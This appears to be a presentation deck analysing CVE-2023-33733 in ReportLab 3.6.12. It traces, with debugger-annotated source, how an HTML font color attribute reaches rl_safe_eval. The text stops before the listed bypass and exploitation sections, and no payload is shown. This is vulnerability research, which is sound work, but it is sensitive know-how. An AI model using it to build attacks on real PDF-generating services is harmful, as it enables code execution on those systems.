

OPSWAT.

CVE-2023-33733

Reportlab 3.6.12

Prepared for: Final presentation

Prepared by: Tien Tran & Hoang Bui

Wednesday, April 24, 2024

CONTENT

Overview about
CVE-2023-33733

How does the
vulnerability work?

How to bypass safe
function?

Exploitation and
Remediation

OPSWAT.

Overview about
CVE-2023-33733

Overview about CVE-2023-33733

Introducing Reportlab library

- Report lab is a library that lets you directly create PDF
- It can create PDF documents as desired, including text, images, tables, charts, and various other content




Overview about CVE-2023-33733

Introducing Reportlab library



```
1 <para>
2   <font color='red' size=50>
3     Exploit
4   </font>
5   <font color='blue' size=50>
6     Report
7   </font>
8   <font color='yellow' size=50>
9     Lab
10  </font>
11 </para>
```

ReportLab



Exploit Report Lab



CVE-2023-33733 Description

Reportlab **up to v3.6.12** allows attackers bypass sandbox implemented on the '**rl_safe_eval**' function. In this case, remote code execution was achieved through the **Color** attribute of HTML tags, which was directly evaluated as a Python expression using the **eval()** function.

C V E - 2 0 2 3 - 3 3 7 3 3

Severity

CVE Dictionary Entry:

[CVE-2023-33733](#)

NVD Published Date:

06/05/2023

NVD Last Modified:

11/06/2023

Source:

MITRE

[NVD – CVE-2023-33733 \(nist.gov\)](#)

CVE-2023-33733 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Reportlab up to v3.6.12 allows attackers to execute arbitrary code via supplying a crafted PDF file.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 7.8 HIGH

Vector: CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Overview about CVE-2023-33733

Severity

CVSS 3.1 Calculator

CVSS v3.1 Vector
AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) **Local (AV:L)** Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) **Required (UI:R)**

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) **High (C:H)**


Integrity Impact (I)*

None (I:N) Low (I:L) **High (I:H)**

Availability Impact (A)*


None (A:N) Low (A:L) **High (A:H)**

The Workflow of Reportlab Library



OPSWAT.

How does the
vulnerability work?



C V E - 2 0 2 3 - 3 3 7 3 3

Run program

Create a python file that uses vulnerable Reportlab library to create PDF from HTML file or content.



Import Library

```
1 from reportlab.platypus import SimpleDocTemplate, Paragraph
2 from io import BytesIO
3 stream_file = BytesIO()
4 content = []


6 def add_paragraph(text, content):
7     #Add paragraph to document content
8     content.append(Paragraph(text))
9 def get_document_template(stream_file: BytesIO):
10    #Set SimpleDocTemplate
11    return SimpleDocTemplate(stream_file)
12 def build_document(document, content, **props):
13    #Build pdf document based on elements added in content
14    document.build(content, **props)

16 doc = get_document_template(stream_file)
17
18 add_paragraph("""
19
20     <font color='red' size=50>
21         Exploit
22     </font>
23     <font color='blue' size=50>
24         Report
25     </font>
26     <font color='yellow' size=50>
27         Lab
28     </font>
29     </para>"""
30     , content)
31 build_document(doc, content)
32
33 with open('test.pdf', 'wb') as f:
34     f.write(stream_file.getvalue())
```

HTML Content

How does the vulnerability work?

Running Thread



How does the vulnerability work?

Paragraph process



```
1795 @def __init__(self, text, style=None, bulletText = None, frags=None, caseSensitive=1, encoding='utf-8'):
1796     if style is None:
1797         style = ParagraphStyle(name='paragraphImplicitDisplayStyle')
1798     self.caseSensitive = caseSensitive
1799     self.encoding = encoding
1800     self._setup(text, style, bulletText or getattr(style,'bulletText',None), frags, cleanBlockQuotations)
1801
1802
1812     def _setup(self, text, style, bulletText, frags, cleaner):    bulletText: None      self: Paragraph(\n1813
1814         #This used to be a global parser to save overhead.
1815         #In the interests of thread safety it is being instantiated per paragraph.
1816         #On the next release, we'll replace with a cElementTree parser
1817         if frags is None:
1818             text = cleaner(text)
1819             _parser = ParaParser()  _parser: <reportlab.platypus.paraparser.ParaParser object at 0x0000000000000000>
1820             _parser.caseSensitive = self.caseSensitive
1821             style, frags, bulletTextFrags = _parser.parse(text,style)
1822             if frags is None:
1823                 raise ValueError("xml parser error (%s) in paragraph beginning\n'%s'"%
1824                     % (_parser.errors[0],text[:min(30,len(text))]))
1825             textTransformFrags(frags,style)
1826             if bulletTextFrags: bulletText = bulletTextFrags
```

How does the vulnerability work?

Paraparser process



```
def parse(self, text, style):    self: <reportlab.platypus.paraparser.ParaParser object
    "attempt replacement for parse"
    self._setup_for_parse(style)
    text = asUnicode(text)
    if not(len(text)>=6 and text[0]=='<' and _re_para.match(text)):
        text = u"<para>" +text+u"</para>"
    try:
        self.feed(text)
    except:
        annotateException('\nparagraph text %s caused exception' % ascii(text))
    return self._complete_parse()
```

How does the vulnerability work?

Paraparser process



```
def feed(self, data):    data: "<para> <font color='blue' and 'red'"  
    r""""Feed data to the parser.  
  
    Call this as often as you want, with as little or as much text  
    as you want (may include '\n').  
    """"  
  
    self.rawdata = self.rawdata + data  
    self.goahead(0)
```

How does the vulnerability work?

Paraparser process



```
def goahead(self, end):    end: 0      self: <reportlab.platypus.paraparser.ParaParser object at 0x000001E93D9D0160>
    rawdata = self.rawdata  rawdata: "<para> <font color='blue' and 'red'" exploit </font> </para>"
    i = 0  i: 7
    n = len(rawdata)  n: 62
    while i < n:
```

```
if startswith( _prefix: '<', i):
    if starttagopen.match(rawdata, i): # < + letter
        k = self.parse_starttag(i)
    elif startswith( _prefix: "</", i):
        k = self.parse_endtag(i)
    elif startswith( _prefix: "<!--", i):
```

How does the vulnerability work?

Paraparser process



```
299     # Internal -- handle starttag, return end or -1 if not terminated
300     *
301     def parse_starttag(self, i):    i: 7      self: <reportlab.platypus.paraparser.ParaParser object at 0x000001E93D9D0160>
302         self.__starttag_text = None
303         endpos = self.check_for_whole_start_tag(i)    endpos: 38
304         if endpos < 0:
305             return endpos
306         rawdata = self.rawdata  rawdata: "<para> <font color='blue' and 'red'"> exploit </font> </para>"
307         self.__starttag_text = rawdata[i:endpos]
308
308     # Now parse the data between i+1 and j into a tag and attrs
309     attrs = []  attrs: [('color', "'blue' and 'red')']
310     match = tagfind_tolerant.match(rawdata, i+1)  match: <re.Match object; span=(8, 13), match='font '>
311     assert match, 'unexpected call to parse_starttag()'
312     k = match.end()  k: 37
313     self.lasttag = tag = match.group(1).lower()  tag: 'font'
314     while k < endpos:
315         m = attrfind_tolerant.match(rawdata, k)  m: None
316         if not m:
317             break
318         attrname, rest, attrvalue = m.group(1, 2, 3)  attrname: 'color'    attrvalue: "'blue' and 'red'"    rest: "="
319         if not rest:
320             attrvalue = None
321         elif attrvalue[:1] == '\\' == attrvalue[-1:] or \
322             attrvalue[:1] == '\"' == attrvalue[-1:]:
```

How does the vulnerability work?

Paraparser process



```
def start_font(self,attr):    self: <reportlab.platypus.paraparser.ParaParser object at 0x000001E93D9D0160>
    A = self.getAttributes(attr,_spanAttrMap)
    if 'fontName' in A:
        A['fontName'], A['bold'], A['italic'] = ps2tt(A['fontName'])
    self._push( tag: 'font',**A)

def end_font(self):
    self._pop('font')
```

How does the vulnerability work?

Paraparser process



```
def getAttributes(self,attr,attrMap):    attr: {'color': "'blue' and 'red'"}    attrMap: {'backColor': ('backColor', <r
    A = {}    A: {}
    for k, v in attr.items():      k: 'color'      v: "'blue' and 'red'"
        if not self.caseSensitive:
            k = k.lower()
        if k in attrMap:
            j = attrMap[k]    j: ('textColor', <reportlab.lib.colors.toColor object at 0x000001E93D660E80>)
            func = j[1]    func: <reportlab.lib.colors.toColor object at 0x000001E93D660E80>
            if func is not None:
                #it's a function
                v = func(self,v) if isinstance(func,_ExValidate) else func(v)
            A[j[0]] = v
        else:
            self._syntax_error('invalid attribute name %s attrMap=%r'% (k,list(sorted(attrMap.keys()))))
    return A
```

How does the vulnerability work?

Handle HTML process



```
847     def __call__(self,arg,default=None):    arg: "'blue' and 'red'"      default: None      self: <reportlab.lib.colors.toColor object at 0x000001E93D660E8
848         '''try to map an arbitrary arg to a color instance
849         '''
850         if isinstance(arg,Color): return arg
851         if isinstance(arg,(tuple,list)):
852             assert 3<=len(arg)<=4, 'Can only convert 3 and 4 sequences to color'
853             assert 0<=min(arg) and max(arg)<=1
854             return len(arg)==3 and Color(arg[0],arg[1],arg[2]) or CMYKColor(arg[0],arg[1],arg[2],arg[3])
855         elif isStr(arg):
856             arg = asNative(arg)
857             C = cssParse(arg)  C: {'Blacker': <function Blacker at 0x000001E93D659240>, 'CMYKColor': <class 'reportlab.lib.colors.CMYKColor'>, 'CMYKColorSep': <class 'reportlab.lib.colors.CMYKColorSep'>, 'Color': <class 'reportlab.lib.colors.Color'>, 'ColorType': <class 'reportlab.lib.colors.ColorType'>, 'HexColor': <class 'reportlab.lib.colors.HexColor'>, 'PCMYKColor': <class 'reportlab.lib.colors.PCMYKColor'>, 'PCMYKColorSep': <class 'reportlab.lib.colors.PCMYKColorSep'>, 'Whiter': <function Whiter at 0x000001E93D659240>}
858             if C: return C
859             if arg in self.extraColorsNS: return self.extraColorsNS[arg]
860             C = getAllNamedColors()
861             s = arg.lower()  s: "'blue' and 'red'"
862             if s in C: return C[s]
863             G = C.copy()  G: {'Blacker': <function Blacker at 0x000001E93D659240>, 'CMYKColor': <class 'reportlab.lib.colors.CMYKColor'>, 'CMYKColorSep': <class 'reportlab.lib.colors.CMYKColorSep'>, 'Color': <class 'reportlab.lib.colors.Color'>, 'ColorType': <class 'reportlab.lib.colors.ColorType'>, 'HexColor': <class 'reportlab.lib.colors.HexColor'>, 'PCMYKColor': <class 'reportlab.lib.colors.PCMYKColor'>, 'PCMYKColorSep': <class 'reportlab.lib.colors.PCMYKColorSep'>, 'Whiter': <function Whiter at 0x000001E93D659240>}
864             G.update(self.extraColorsNS)
865             if not self._G:
866                 C = globals()
867                 self._G = {s:C[s] for s in '''Blacker CMYKColor CMYKColorSep Color ColorType HexColor PCMYKColor PCMYKColorSep Whiter
868 _chooseEnforceColorSpace _enforceCMYK _enforceError _enforceRGB _enforceSEP _enforceSEP_BLACK
869 _enforceSEP_CMYK _namedColors _re_css asNative cmyk2rgb cmykDistance color2bw colorDistance
870 cssParse describe fade fp_str getAllNamedColors hsl2rgb hue2rgb isStr linearlyInterpolatedColor
871 literal_eval obj_R_G_B opaqueColor rgb2cmyk setColors toColor toColorOrNone''' .split()}
872             G.update(self._G)
873             try:
874                 return toColor(rl_safe_eval(arg,g=G,l={}))
875             except:
876                 pass
```


How does the vulnerability work?

Handle HTML process



```
1161     def __rl_safe_eval__(self, expr, g, l, mode, timeout=None, allowed_magic_methods=None, __frame_depth__=3):  g: {'Blacker': <func: Read
1162         bcode, ns = self.__rl_compile__(expr, fname='<string>', mode=mode, flags=0, inherit=True, bcode: <code object <module> at 0x000001E93D659240>
1163             visit=UntrustedAstTransformer(nameIsAllowed=self.__rl_is_allowed_name__).visit)
1164         if None in (l,g):
1165             G = sys._getframe(__frame_depth__)
1166             L = G.f_locals.copy() if l is None else l
1167             G = G.f_globals.copy() if g is None else g
